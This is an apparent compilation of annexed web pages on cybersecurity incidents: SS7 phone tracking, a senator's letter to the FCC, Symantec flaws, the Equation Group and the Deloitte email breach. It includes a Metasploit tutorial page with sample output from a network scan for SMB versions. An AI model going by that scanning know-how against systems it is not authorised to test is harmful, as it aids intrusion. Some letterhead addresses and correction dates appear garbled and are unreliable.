Hackers only needed a phone number to track this MP's cellphone CBC News Página 11 de 12  Using encrypted apps like Signal and WhatsApp can help protect you from SS7 attacks, according to Nohl. But unless your phone is 100 percent fully safe (Andrew Frank/CBC). "If you're using Signal, WhatsApp, Skype, you're certainly protected from SS7 attacks.... But there's other types of attacks that could happen against you, your computer, your phone. So you're never fully safe." When it comes to having your movements tracked, Nohl said the only protection is to turn your phone off — something that's not always practical. "We're so dependent on our phones. The networks should protect us from these attacks rather than us having to forgo all the benefits of carrying a phone." Dubé said that dependency is what makes this most troubling. "The scariest thing of all is that I know that tonight or tomorrow morning, when I make calls to friends to go out for a drink or when I make calls to colleagues to resolve a political or professional issue — I'm still going to have to use the phone." Hacking a cellphone has never been easier thanks to a vulnerability in the international telecommunication network, and facts have revealed two of Canada's largest telecom networks are at risk. All a hacker needs is your phone number, and they can track your movements and record your calls, all without your knowledge (4/5) Corrections https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018	Hackers only needed a phone number to track this MP's cellphone CBC News Página 12 de 12 • A previous version of this story referred to a hacking news involving a human error. The story originally said this mistake happened in 2014. In fact it occurred earlier this year. Nov 24 2017 12:00 AM PT July 19 2017 12:00 AM PT Updated on July 19 2017 12:00 AM PT https://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 08/10/2018

ANEXO "K"
<https://www.wyden.senate.gov/imo/media/doc/wyden-fcc-ss7-letter-may-2018.pdf>

Consultada el 8 de octubre de 2018

RON WYDEN
 SENATOR
 HONORABLE MEMBER OF THE UNITED STATES SENATE
 2200 BROADWAY, SUITE 2000
 WASHINGTON, DC 20037
 (202) 455-4244

United States Senate
 WASHINGTON, DC 20510-3703

COMMITTEES:
 COMMITTEE ON FINANCE
 COMMITTEE ON BUDGET
 COMMITTEE ON ENERGY & NATURAL RESOURCES
 SELECT COMMITTEE ON INTELLIGENCE
 JOINT COMMITTEE ON TAXATION

May 29, 2018

The Honorable Ajit Pai
 Chairman
 Federal Communications Commission
 445 12th Street Southwest
 Washington, DC 20554

Dear Chairman Pai:

One year ago I urged you to address serious cybersecurity vulnerabilities in U.S. telephone networks. To date, your Federal Communications Commission has done nothing but sit on its hands, leaving every American with a mobile phone at risk.

Mobile telephone networks connect to each other through Signaling System 7 (SS7), which is riddled with long-standing cybersecurity vulnerabilities that pose a major national security threat. SS7's flaws expose U.S. telephone networks to hacking by criminals and foreign governments. Hackers can exploit SS7 flaws to track Americans, intercept their calls and texts, and hack their phones to steal financial information, know when they are at home or away, and otherwise prey on unsuspecting consumers. Moreover, according to multiple news reports, SS7 spying products are widely available to both criminals and foreign governments.

Over the past year, my office has consulted with mobile security experts, the major wireless carriers, and the Department of Homeland Security (DHS) to discuss these vulnerabilities. These meetings have made clear that SS7 vulnerabilities pose a major threat that must be addressed immediately, a conclusion the DHS 2017 *Study on Mobile Device Security* shares.

This threat is not merely hypothetical—malicious attackers are already exploiting SS7 vulnerabilities. One of the major wireless carriers informed my office that it reported an SS7 breach, in which customer data was accessed, to law enforcement through the government's Customer Proprietary Network Information (CPNI) Reporting Portal. This is a legal requirement for wireless providers who believe that private consumer information has been illegally accessed. Submissions via the portal are automatically delivered to the FCC, the U.S. Secret Service, and the Federal Bureau of Investigation.

Although the security failures of SS7 have long been known to the FCC, the agency has failed to address this ongoing threat to national security and to the 95% of Americans who have wireless service. In 2016, the FCC created a new working group under the Communications Security, Reliability and Interoperability Council (CSRIC) to explore and address SS7 vulnerabilities. However, the working group was dominated by wireless industry insiders with serious conflicts of interest. CSRIC appointed a senior official from the wireless industry's trade association,

HILL STREET AVENUE
 WASHINGTON, DC 20540-1000
 (202) 225-7327

200 EAST BROADWAY
 SUITE 2000
 ELIZABETH, NJ 07208
 (908) 431-1229

300 ANDERSON BLVD
 SUITE 200
 SCOTTSDALE, AZ 85259
 (480) 964-2691

U.S. CONSTITUTION
 110 WEST 6TH ST
 SUITE 110
 MEDFORD, OR 97504
 (541) 536-5122

THE JAMESON BUILDING
 110 MAINTENANCE AVE
 SUITE 107
 BEND, OR 97701
 (541) 330-9142

907 LINDSEY BL
 SUITE 200
 NASHVILLE, TN 37203
 (615) 259-4552

[HTTP://WYDEN.SENATE.GOV](http://wyden.senate.gov)
 PRINTED ON RECYCLED PAPER

CTIA, to be lead editor of the group's report. Of the fifteen non-government members, twelve worked for telecommunications companies or industry associations. No academic experts or representatives from civil society were members of the working group. Likewise, although personnel from DHS's National Coordinating Center for Communications (NCC) participated, DHS has informed my office that the vast majority of the edits to the final report suggested by NCC's subject matter experts were rejected. DHS also informed my office that those same subject matter experts from the NCC were not invited back to participate in the subsequent CSRIC SS7 working group, created in late 2017.

The FCC deferred to the wireless industry to assess the same security vulnerabilities that the industry has long ignored. CSRIC's final report, published in March 2017 openly acknowledged that "the attack surface for a bad actor to potentially exploit... [SS7] has increased" and "there is reported evidence of attacks being launched against U.S. carriers." While some of the working group's technical recommendations were constructive, it let the wireless industry off the hook for ignoring these issues for decades and did not recommend that the FCC use its regulatory authority to force the industry to fix these and other long-standing security flaws. That the working group appointed by the FCC to study this issue did not recommend a more forceful response is, I believe, not a coincidence.


In a prior letter to me, you dismissed my request for the FCC to use its regulatory authority to force the wireless industry to address the SS7 vulnerabilities. You cited the work of the CSRIC as evidence that the FCC is addressing the threat. But neither CSRIC nor the FCC have taken meaningful action to protect hundreds of millions of Americans from potential surveillance by hackers and foreign governments. The FCC must now take swift action, using its regulatory authority over the wireless carriers, to address the market failure that has enabled the industry to ignore this and other serious cybersecurity issues for decades. I also ask that you provide me with answers to the following questions by July 9, 2018:

- The DHS's 2017 report *Study on Mobile Device Security* stated "all U.S. carriers are vulnerable... resulting in risk to national security." In response to one of my letters, then-Director of the NSA Admiral Michael Rogers agreed with me that "the security of mobile networks needs to improve and securing the vulnerabilities of SS7 must be part of that work." Do you agree with DHS and NSA that SS7 vulnerabilities pose a significant national security threat?
 - If you do not, please explain why your assessment differs.
- The CSRIC-V working group 10 was charged with the creation of a Risk Assessment Report, as noted in each of their presentations. The working group's publicly available final report only summarizes the findings of the Risk Assessment Report. Please provide me with a copy of the full Risk Assessment Report.
- In each of the past five calendar years, how many breaches have been reported to the FCC through the CPNI breach portal?
 - How many of these were breaches in which SS7 was used to access subscriber information?
- In each of the past five calendar years, how many breaches of customer location data have been reported to the FCC by wireless carriers.

- How many of these were breaches in which SS7 was used to access subscriber information?
- For each SS7-related breach, please describe what steps, if any, the FCC took to investigate the breach.
- For each SS7-related breach, did the FCC notify the individuals whose information was stolen?
 - If not, please explain why the FCC did not notify these individuals.

If you have any questions regarding this request, please contact Chris Soghoian in my office.

Sincerely,



Ron Wyden
United States Senator

ANEXO "L"

<http://fortune.com/2016/06/29/symantec-norton-vulnerability/>

Consultada el 18 de septiembre de 2018

Google Found Symantec and Norton Vulnerabilities 'As Bad As It Gets' | Fortune



SUBSCRIBE

BPW

**Wage Gap. Meet Equity Gap:
Women Hold Only 9% of Startup
Equity**

BRIEFING

**FCC Head Ajit Pai Compares
California's Net Neutrality
Regulations to Plastic Straw
Bans**



AUTOS

**Tesla Said to Be Facing Criminal
Probe Over Elon Musk
Statements**



AUTOS

**Audi's All-Electric SUV Is
Germany's First Serious Shot
Across Tesla's Bow**



PI
E

Don't settle for
For the full persp

VISIT

TECH

CHANGING FACE OF
SECURITY

Google Found Disastrous Symantec and Norton Vulnerabilities That Are 'As Bad As It Gets'

<http://fortune.com/2016/06/29/symantec-norton-vulnerability/> [18/09/2018 12:31:54 p. m.]

Google Found Symantec and Norton Vulnerabilities 'As Bad As It Gets' | Fortune

By ROBERT HACKETT

June 29,
2016

Google's "project zero" team, a group of security analysts tasked with hunting for computer bugs, discovered a heap of critical vulnerabilities in Symantec (SYMC, +3.21%) and Norton security products. The flaws allow hackers to completely compromise people's machines simply by sending them malicious self-replicating code through unopened emails or un-clicked links.

The vulnerabilities affect millions of people who run the company's endpoint security and antivirus software, rather ironically to protect their devices. Indeed, the flaws rendered all 17 enterprise products (Symantec brand) and eight consumer and small business products (Norton brand) open to attack.

In the words of Tavis Ormandy, an English hacker who works on the Google (GOOG, +1 15%) team: "These vulnerabilities are as bad as it gets"—and have "potentially devastating consequences."

Remove V9 Redirect Virus. - V9 Redirect Virus Removal Inst

A browser hijacker designed to force computer users to visit the URL v9.com enigmastsoftware.com

OPEN

Get Data Sheet, Fortune's technology newsletter.

"An attacker could easily compromise an entire enterprise fleet using a vulnerability

<http://fortune.com/2016/06/29/symantec-norton-vulnerability/>[18/09/2018 12:31:54 p. m.]

Google Found Symantec and Norton Vulnerabilities: 'As Bad As It Gets' | Fortune

like this," Ormandy writes on a Google blog. "Network administrators should keep scenarios like this in mind when deciding to deploy Antivirus, it's a significant tradeoff in terms of increasing attack surface."

Ormandy's post published soon after Symantec issued advisories of its own, which credit him for reporting the bugs. "An attacker could potentially run arbitrary code by sending a specially crafted file to a user," the notice warns, before mentioning that the company has "verified these issues and addressed them in product updates."

For more on Symantec, watch:



The vulnerabilities affect a "decomposer engine"—a program that unpacks compressed files in order to help scan for potentially malicious ones—that's used across Symantec's products. "It's extremely challenging to make code like this safe," Ormandy writes. To avoid such problems, Ormandy recommends that security vendors use sandboxing, a technique that detonates suspicious code in a secure, virtual environment, as well as security-first software development strategies.

Ormandy further demonstrated that the flaws can be exploited to propagate

<http://fortune.com/2016/06/29/symantec-norton-vulnerability/> [18/09/2018 12:31:54 p. m.]

Google Found Symantec and Norton Vulnerabilities 'As Bad As It Gets' | Fortune

computer worms, meaning virally infectious malware. “Just emailing a file to a victim or sending them a link to an exploit is enough to trigger it,” he says, “the victim does not need to open the file or interact with it in anyway.”

Symantec, which recently purchased the Bain Capital-backed cybersecurity firm Blue Coat for \$4.65 billion, also employed open source code that it failed to update even after seven years of use, Ormandy notes. He lists the additional vulnerabilities in that code [here](#).

Ormandy has been on a tear rooting out similarly nasty computer bugs. He helped identify comparable flaws—known technically as buffer overflows and memory corruption vulnerabilities—in products developed by the cybersecurity companies Comodo, ESET, Kaspersky, Fireeye (FEYE, +2.50%), Intel (INTC, +2.16%) Security’s McAfee, Trend Micro (TMICY, +3.46%), and others in recent years.

Customers of Symantec should visit the company’s website to learn which products have been updated automatically, and which require manual updates.

Sponsored Stories

Recommended by Outbrain |



Chess players around the world are falling in love with this Strategy game

Throne



The Amazing Eye Vision Discovery

Healthnewstips.today



Designing Your Home for Work and Play

Mansion Global



The Most Addictive Game



Surprising New Method to



The Extravagance on These

<http://fortune.com/2016/06/29/symantec-norton-vulnerability/>[18/09/2018 12:31:54 p. m.]

ANEXO "M"

<https://www.offensive-security.com/metasploit-unleashed/information-gathering/>,

Consultada el 22 de enero de 2018

22/1/2018

Information Gathering - Metasploit Unleashed


Information Gathering in Metasploit

Information Gathering with Metasploit

The foundation for any successful penetration test is solid reconnaissance. Failure to perform proper **information gathering** will have you flailing around at random, attacking machines that are not vulnerable and missing others that are.

We'll be covering just a few of these information gathering techniques such as:

- [Port Scanning](#)
- [Hunting for MSSQL](#)
- [Service Identification](#)
- [Password Sniffing](#)
- [SNMP sweeping](#)



```
root@kali: ~  
File Edit View Search Terminal Help  
msf auxiliary(smb_version) > run  
[*] Scanned 04 of 25 hosts (016% complete)  
[*] Scanned 05 of 25 hosts (020% complete)  
[*] 192.168.1.106:445 is running Unix Samba 3.6.13 (language: Unknown) (name:FREENAS) (domain:FREENAS)  
[*] Scanned 10 of 25 hosts (040% complete)  
[*] Scanned 15 of 25 hosts (060% complete)  
[*] Scanned 20 of 25 hosts (080% complete)  
[*] 192.168.1.123:445 is running Windows 7 Ultimate 7601 Service Pack (Build 1) (language: Unknown) (name:PS3-NAS) (domain:PS3-NAS)  
[*] Scanned 25 of 25 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(smb_version) >
```

Let's take a look at some of the built-in Metasploit features that help aid us in information gathering.

<https://www.offensive-security.com/metasploit-unleashed/information-gathering/>

1/1

ANEXO "N"

https://en.wikipedia.org/wiki/Equation_Group ,
Consultada el 19 de junio de 2018

Equation Group - Wikipedia



WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Interaction
Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools
What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Wikidata item
Cite this page

Print/export
Create a book
Download as PDF
Printable version

In other projects
Wikimedia Commons

Languages
Deutsch
فارسی
Français
日本語
Polski
Русский
Slovenščina

Not logged in Talk Contributions Create account Log in

Article Talk

Read Edit View history

Equation Group

From Wikipedia, the free encyclopedia

"Equation Group" is an informal name for the Tailored Access Operations (TAO) unit of the United States National Security Agency (NSA).^{[1][2][3][4]} Classified as an advanced persistent threat, Kaspersky Labs describes them as one of the most sophisticated cyber attack groups in the world and "the most advanced ... we have seen", operating alongside but always from a position of superiority with the creators of Stuxnet and Flame.^{[5][6]} Most of their targets have been in Iran, Russia, Pakistan, Afghanistan, India, Syria, and Mali.^[6]

The name *Equation Group* was chosen because of the group's predilection for sophisticated encryption methods in their operations. By 2015, Kaspersky documented 500 malware infections by the group in at least 42 countries, while acknowledging that the actual number could be in the tens of thousands due to its self-terminating protocol.^{[6][7]}

In 2017, WikiLeaks published a discussion held within the CIA on how it had been possible to identify the group.^[8] One commenter wrote that "the Equation Group as labeled in the report does not relate to a specific group but rather a collection of tools" used for hacking.^[9]

Contents

1 Discovery
2 Probable links to Stuxnet and the NSA

2.1 Firmware
2.2 Codewords and timestamps
2.3 The LNK exploit
2.4 Link to IRATEMONK

3 2016 breach of the Equation Group
4 See also
5 References
6 External links

Type

Advanced persistent threat

Location

United States

Products

Stuxnet, Flame

Parent organization

National Security Agency Tailored Access Operations

Equation Group

Discovery [edit]

At the Kaspersky Security Analysts Summit held in Mexico on February 16, 2015, Kaspersky Lab announced its discovery of the Equation Group. According to Kaspersky Lab's report, the group has been active since at least 2001, with more than 60 actors.^[10] The malware used in their

https://en.wikipedia.org/wiki/Equation_Group[19/06/2018 07:07:27 p. m.]

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

Página 53 de 83

Equation Group - Wikipedia

Українська

中

Edit links

operations, dubbed EquationDrug and GrayFish, is found to be capable of reprogramming hard disk drive firmware.^[5] Because of the advanced techniques involved and high degree of covertness, the group is suspected of ties to the NSA, but Kaspersky Lab has not identified the actors behind the group.

Probable links to Stuxnet and the NSA [edit]

In 2015 Kaspersky's research findings on the Equation Group noted that its loader, "Grayfish", had similarities to a previously discovered loader, "Gauss", from another attack series, and separately noted that the Equation Group used two zero-day attacks later used in Stuxnet; the researchers concluded that "the similar type of usage of both exploits together in different computer worms, at around the same time, indicates that the EQUATION group and the Stuxnet developers are either the same or working closely together".^{[11]:13}

Firmware [edit]

They also identified that the platform had at times been spread by interdiction (interception of legitimate CDs sent by a scientific conference organizer by mail).^{[11]:15} and that the platform had the "unprecedented" ability to infect and be transmitted through the hard drive firmware of several of the major hard drive manufacturers, and create and use hidden disk areas and virtual disk systems for its purposes, a feat demanding access to the manufacturer's source code of each to achieve.^{[11]:15–18} and that the tool was designed for surgical precision, going so far as to exclude specific countries by IP and allow targeting of specific usernames on discussion forums.^{[11]:23–28}

Codewords and timestamps [edit]

The NSA codewords "STRAITACID" and "STRAITSHOOTER" have been found inside the malware. In addition, timestamps in the malware seem to indicate that the programmers worked overwhelmingly Monday–Friday in what would correspond to a 08:00–17:00 workday in an Eastern United States timezone.^[12]

The LNK exploit [edit]

Kaspersky's global research and analysis team, otherwise known as GReAT, claimed to have found a piece of malware that contained Stuxnet's "privLib" in 2008.^[13] Specifically it contained the LNK exploit found in Stuxnet in 2010. Fanny is classified as a worm that affects certain Windows operating systems and attempts to spread laterally via network connection or USB storage. Kaspersky stated that they suspect that because of the recorded compile time of Fanny that the Equation Group has been around longer than Stuxnet.^[5]

Link to IRATEMONK [edit]

F-Secure claims that the Equation Group's malicious hard drive firmware is TAO program "IRATEMONK".^[14] one of the items from the NSA ANT catalog exposed in a 2013 *Der Spiegel* article. IRATEMONK provides the

https://en.wikipedia.org/wiki/Equation_Group[19/06/2018 07:07:27 p. m.]

Equation Group - Wikipedia

attacker with an ability to have their software application persistently installed on desktop and laptop computers, despite the disk being formatted, its data erased or the operating system re-installed. It infects the hard drive firmware, which in turn adds instructions to the disk's master boot record that causes the software to install each time the computer is booted up.^[15] It is capable of infecting certain hard drives from Seagate, Maxtor, Western Digital, Samsung,^[15] IBM, Micron Technology and Toshiba.^[6]



The NSA's listing of its Tailored Access Operations program named IRATEMONK from the NSA ANT catalog.

2016 breach of the Equation Group

In August 2016, a hacking group calling itself "The Shadow Brokers" announced that it had stolen malware code from the Equation Group.^[16] Kaspersky Lab noticed similarities between the stolen code and earlier known code from the Equation Group malware samples it had in its possession including quirks unique to the Equation Group's way of implementing the RC6 encryption algorithm, and therefore concluded that this announcement is legitimate.^[17] The most recent dates of the stolen files are from June 2013, thus prompting Edward Snowden to speculate that a likely lockdown resulting from his leak of the NSA's global and domestic surveillance efforts stopped The Shadow Brokers' breach of the Equation Group. Exploits against Cisco Adaptive Security Appliances and Fortinet's firewalls were featured in some malware samples released by The Shadow Brokers.^[18] EXTRABACON, a Simple Network Management Protocol exploit against Cisco's ASA software, was a zero-day exploit as of the time of the announcement.^[19] Juniper also confirmed that its NetScreen firewalls were affected.^[20] The EternalBlue exploit was used to conduct the damaging worldwide WannaCry ransomware attack.

See also [edit]

- Global surveillance disclosures (2013–present)
- United States intelligence operations abroad
- Firmware hacking

References [\[edit\]](#)

1. ^ Fox-Brewster, Thomas (February 16, 2015). "Equation = NSA? Researchers Unleash Huge 'American Cyber Arsenal'" *Forbes*. Retrieved November 24, 2015.
2. ^ Menn, Joseph (February 17, 2015). "Russian researchers expose breakthrough U.S. spying program" *Reuters*. Retrieved November 24, 2015.
3. ^ "The nsa was hacked snowden documents confirm" *The Intercept*. 19 August 2016.

https://en.wikipedia.org/wiki/Equation_Group [19/06/2018 07:07:27 p. m.]

ANEXO "O"

<https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html>
Consultada el 23 de octubre de 2018

Deloitte Statement on Cyber Incident | Deloitte



[About Deloitte](#) [Contact us](#) [Services](#) [Industries](#) [Careers](#) [Location: Global](#)

Deloitte in the News

Deloitte Statement on Cyber-Incident



25 September 2017: In response to a cyber incident, Deloitte actions have included the following:

- Implementing its comprehensive security protocol and initiating an intensive and thorough review which included mobilizing a team of cyber-security and confidentiality experts inside and outside of Deloitte
- Contacting governmental authorities immediately after it became aware of the incident; and
- Contacting each of the very few clients impacted

The attacker accessed data from an email platform. The review of that platform is complete.

Importantly, the review enabled us to understand precisely what information was at risk and what the hacker actually did and to determine that:

 [Contact us](#)

 [Submit RFP](#)

Explore Content

- Key Facts about the Deloitte Email Cyber-Incident
- Related topics

<https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html#> [23/10/2018 11:12:21 a. m.]

Deloitte Statement on Cyber Incident | Deloitte

- Only very few clients were impacted
- No disruption has occurred to client businesses, to Deloitte's ability to continue to serve clients, or to consumers

Deloitte remains deeply committed to ensuring that its cyber-security defences are best in class, to investing heavily in protecting confidential information and to continually reviewing and enhancing cyber security.

Key Facts about the Deloitte Email Cyber-Incident**6 October 2017**

In response to a cyber-incident, Deloitte initiated a review to understand the scope of the incident, the potential impact to clients and other stakeholders, and to determine the appropriate cyber-security response. Below we share the key facts regarding this incident.

An attacker compromised account credentials and ultimately gained access to a single Deloitte cloud-based email platform. On discovering unauthorized access to the email platform, we initiated our standard and comprehensive incident response process, which included mobilizing a team of cyber-security and confidentiality experts inside and outside of Deloitte (including Mandiant). We engaged outside specialists to assure ourselves, clients, and other stakeholders that the review was thorough and objective. This team took a variety of actions:

- **Immediately executed steps to stop and contain the attack.**
- **Ascertained the size and scope of the attack.** The team reviewed logs from the incident to understand what the attacker did in the email platform, and it used this information to guide its response to the attack.
- **Determined what the attacker targeted.** The attacker targeted a cloud-based email platform. This system is distinct and

<http://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html#>[23/10/2018 11:12:21 a. m.]

Deloitte Statement on Cyber Incident | Deloitte

separate from other Deloitte platforms, including those that host client data, collaborative work among Deloitte professionals, engagement systems and other non-cloud based email systems. None of these were impacted. We know from the forensic review conducted by our own cyber professionals, working alongside outside experts, that the attacker was specifically focused on obtaining active credentials.

- **Reviewed materials targeted by the hacker.** This incident involved unstructured data; namely, email. Through a detailed review of logs, Deloitte was able to determine what the attacker actually did and that the number of email messages targeted by the attacker was a small fraction of those stored on the platform. We looked at all of the targeted email messages in a manual document-by-document review process, with careful assessment of the nature of the information contained in each email. By conducting this eyes-on review, we were able to determine the very few instances where there may have been active credentials, personal information, or other sensitive information that had an impact on clients.
- **Contacted impacted clients.** Deloitte contacted each of these very few clients impacted.
- **Alerted authorities.** Deloitte began contacting governmental authorities immediately.
- **Took additional targeted steps to further enhance our overall security architecture.** We expanded our centrally controlled privileged access management system, and completed our roll out of multi-factor authentication (MFA), which was underway at the time of the attack. Now all users of the cloud-based email system and those with credentials with heightened access are part of our MFA system.

The team determined that:

- **The attacker is no longer in Deloitte's**

<https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html#:~:q=23/10/2018+11:12:21+a.m.>

Deloitte Statement on Cyber Incident | Deloitte

system. Deloitte, with the assistance of outside experts, has seen no signs of any subsequent activities. We have taken a number of important steps to remove the attacker's access to our environment, including the blocking of IP addresses, disabling accounts, resetting passwords, and implementing enhanced monitoring.

- **No disruption occurred to client businesses, to Deloitte's ability to serve clients, or to consumers.**

Our intensive and thorough review, which is complete, and our continued and significant investments in our cyber-security capabilities, reflect our commitment to protecting the information of Deloitte clients and stakeholders.

Recommendations


Partnering for cyber resilience

Risk & responsibility in a hyperconnected world



Deloitte social media

Join the conversation

Related topics

Conduct Risk

Cyber Risk

Brand & Reputation Risk

Cyber Resilience

Cyber Vigilance

Contact us
Submit RFP
Job search
Get Connected

Newsroom

Home

Social media

Leadership blog

Press releases

Services

Audit & Assurance

Consulting

Risk Advisory

Financial Advisory

Legal

Industries

Consumer

Energy, Resources & Industrials

Financial Services

Government & Public

Careers

Job search

Experienced hires

Students

Life at Deloitte

Alumni

Legal

About Deloitte

Terms of use

Cookies

Privacy

Privacy Shield

<https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html>#[23/10/2018 11:12:21 a.m.]

ANEXO "P"

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>

Consultada el 23 de octubre de 2018

Deloitte hit by cyber-attack revealing clients' secret emails - Business - The Guardian

 [Subscribe](#) [Find a job](#) [Sign in](#)

[News](#) [Opinion](#) [Sport](#) [Culture](#) [Lifestyle](#)

[Business](#) [Economics](#) [Banking](#) [Money](#) [Markets](#) [Project](#) [B2B](#) [More](#)

[Deloitte](#)

Deloitte hit by cyber-attack revealing clients' secret emails

Exclusive: hackers may have accessed usernames, passwords and personal details of top accountancy firm's blue-chip clients

Nick Hopkins
Mon 25 Sep 2017
13.00 BST

This article is over 1 year old

12,474

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian



Deloitte provides auditing, tax consultancy and cybersecurity advice to banks, multinational companies and government agencies. Photograph: Alamy Stock Photo

One of the world's "big four" accountancy firms has been targeted by a sophisticated hack that compromised the confidential emails and plans of some of its blue-chip clients, the Guardian can reveal.

Deloitte, which is registered in London and has its global headquarters in New York, was the victim of a cybersecurity attack that went unnoticed for months.

One of the largest private firms in the US, which reported a record \$37bn (£27.3bn) revenue last year, Deloitte provides auditing, tax consultancy and high-end cybersecurity advice to some of the world's biggest banks, multinational companies, media enterprises, pharmaceutical firms and government agencies.

The Guardian understands Deloitte clients across all of these sectors had material in the company email system that was breached. The companies include household names as well as US government departments.



So far, six of Deloitte's clients have been told their information was "impacted" by the hack. Deloitte's internal review into the incident is ongoing.

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

Business Today:
sign up for a
morning shot of
financial news

Read
more

The Guardian understands Deloitte discovered the hack in March this year, but it is believed the attackers may have had access to its systems since October or November 2016.

The hacker compromised the firm's global email server through an "administrator's account" that, in theory, gave them privileged, unrestricted "access to all areas".

The account required only a single password and did not have "two-step" verification, sources said.

Emails to and from Deloitte's 244,000 staff were stored in the Azure cloud service, which was provided by Microsoft. This is Microsoft's equivalent to Amazon Web Service and Google's Cloud Platform.

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian



Microsoft's Azure cloud service. Photograph: Microsoft

In addition to emails, the Guardian understands the hackers had potential access to usernames, passwords, IP addresses, architectural diagrams for businesses and health information. Some emails had attachments with sensitive security and design details.

The breach is believed to have been US-focused and was regarded as so sensitive that only a handful of Deloitte's most senior partners and lawyers were informed.

The Guardian has been told the internal inquiry into how this happened has been codenamed "Windham". It has involved specialists trying to map out exactly where the hackers went by analysing the electronic trail of the searches that were made.

The team investigating the hack is understood to have been working out of the firm's offices in Rosslyn, Virginia, where analysts have been reviewing potentially compromised documents for six months.

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

It has yet to establish whether a lone wolf, business rivals or state-sponsored hackers were responsible.



Contact the
Guardian securely

Read
more

Sources said if the hackers had been unable to cover their tracks, it should be possible to see where they went and what they compromised by regenerating their queries. This kind of reverse-engineering is not foolproof, however.

A measure of Deloitte's concern came on 27 April when it hired the US law firm Hogan Lovells on "special assignment" to review what it called "a possible cybersecurity incident".

The Washington-based firm has been retained to provide "legal advice and assistance to Deloitte LLP, the Deloitte Central Entities and other Deloitte Entities" about the potential fallout from the hack.

Responding to questions from the Guardian, Deloitte confirmed it had been the victim of a hack but insisted only a small number of its clients had been "impacted". It would not be drawn on how many of its clients had data made potentially vulnerable by the breach.

The Guardian was told an estimated 5m emails were in the "cloud" and could have been accessed by the hackers. Deloitte said the number of emails that were at risk was a fraction of this number but declined to elaborate.

"In response to a cyber incident, Deloitte implemented its comprehensive security protocol and began an intensive and thorough review including mobilising a team of cybersecurity and confidentiality experts inside and outside of Deloitte," a spokesman said.

"As part of the review, Deloitte has been in contact with the very few clients impacted and notified governmental authorities and regulators.

"The review has enabled us to understand what information was at risk and what the hacker actually did, and demonstrated that no disruption has occurred to client businesses, to Deloitte's ability to continue to serve clients, or to consumers.

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

"We remain deeply committed to ensuring that our cybersecurity defences are best in class, to investing heavily in protecting confidential information and to continually reviewing and enhancing cybersecurity. We will continue to evaluate this matter and take additional steps as required.

"Our review enabled us to determine what the hacker did and what information was at risk

as a result. That amount is a very small fraction of the amount that has been suggested."

Deloitte declined to say which government authorities and regulators it had informed, or when, or whether it had contacted law enforcement agencies.

Though all major companies are targeted by hackers, the breach is a deep embarrassment for Deloitte, which offers potential clients advice on how to manage the risks posed by sophisticated cybersecurity attacks.

"Cyber risk is more than a technology or security issue, it is a business risk," Deloitte tells potential customers on its website.

"While today's fast-paced innovation enables strategic advantage, it also exposes businesses to potential cyber-attack. Embedding best practice cyber behaviours help our clients to minimise the impact on business."

Deloitte has a "CyberIntelligence Centre" to provide clients with "round-the-clock business focussed operational security".

"We monitor and assess the threats specific to your organisation, enabling you to swiftly and effectively mitigate risk and strengthen your cyber resilience," its website says. "Going beyond the technical feeds, our professionals are able to

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

contextualise the relevant threats, helping determine the risk to your business, your customers and your stakeholders.”

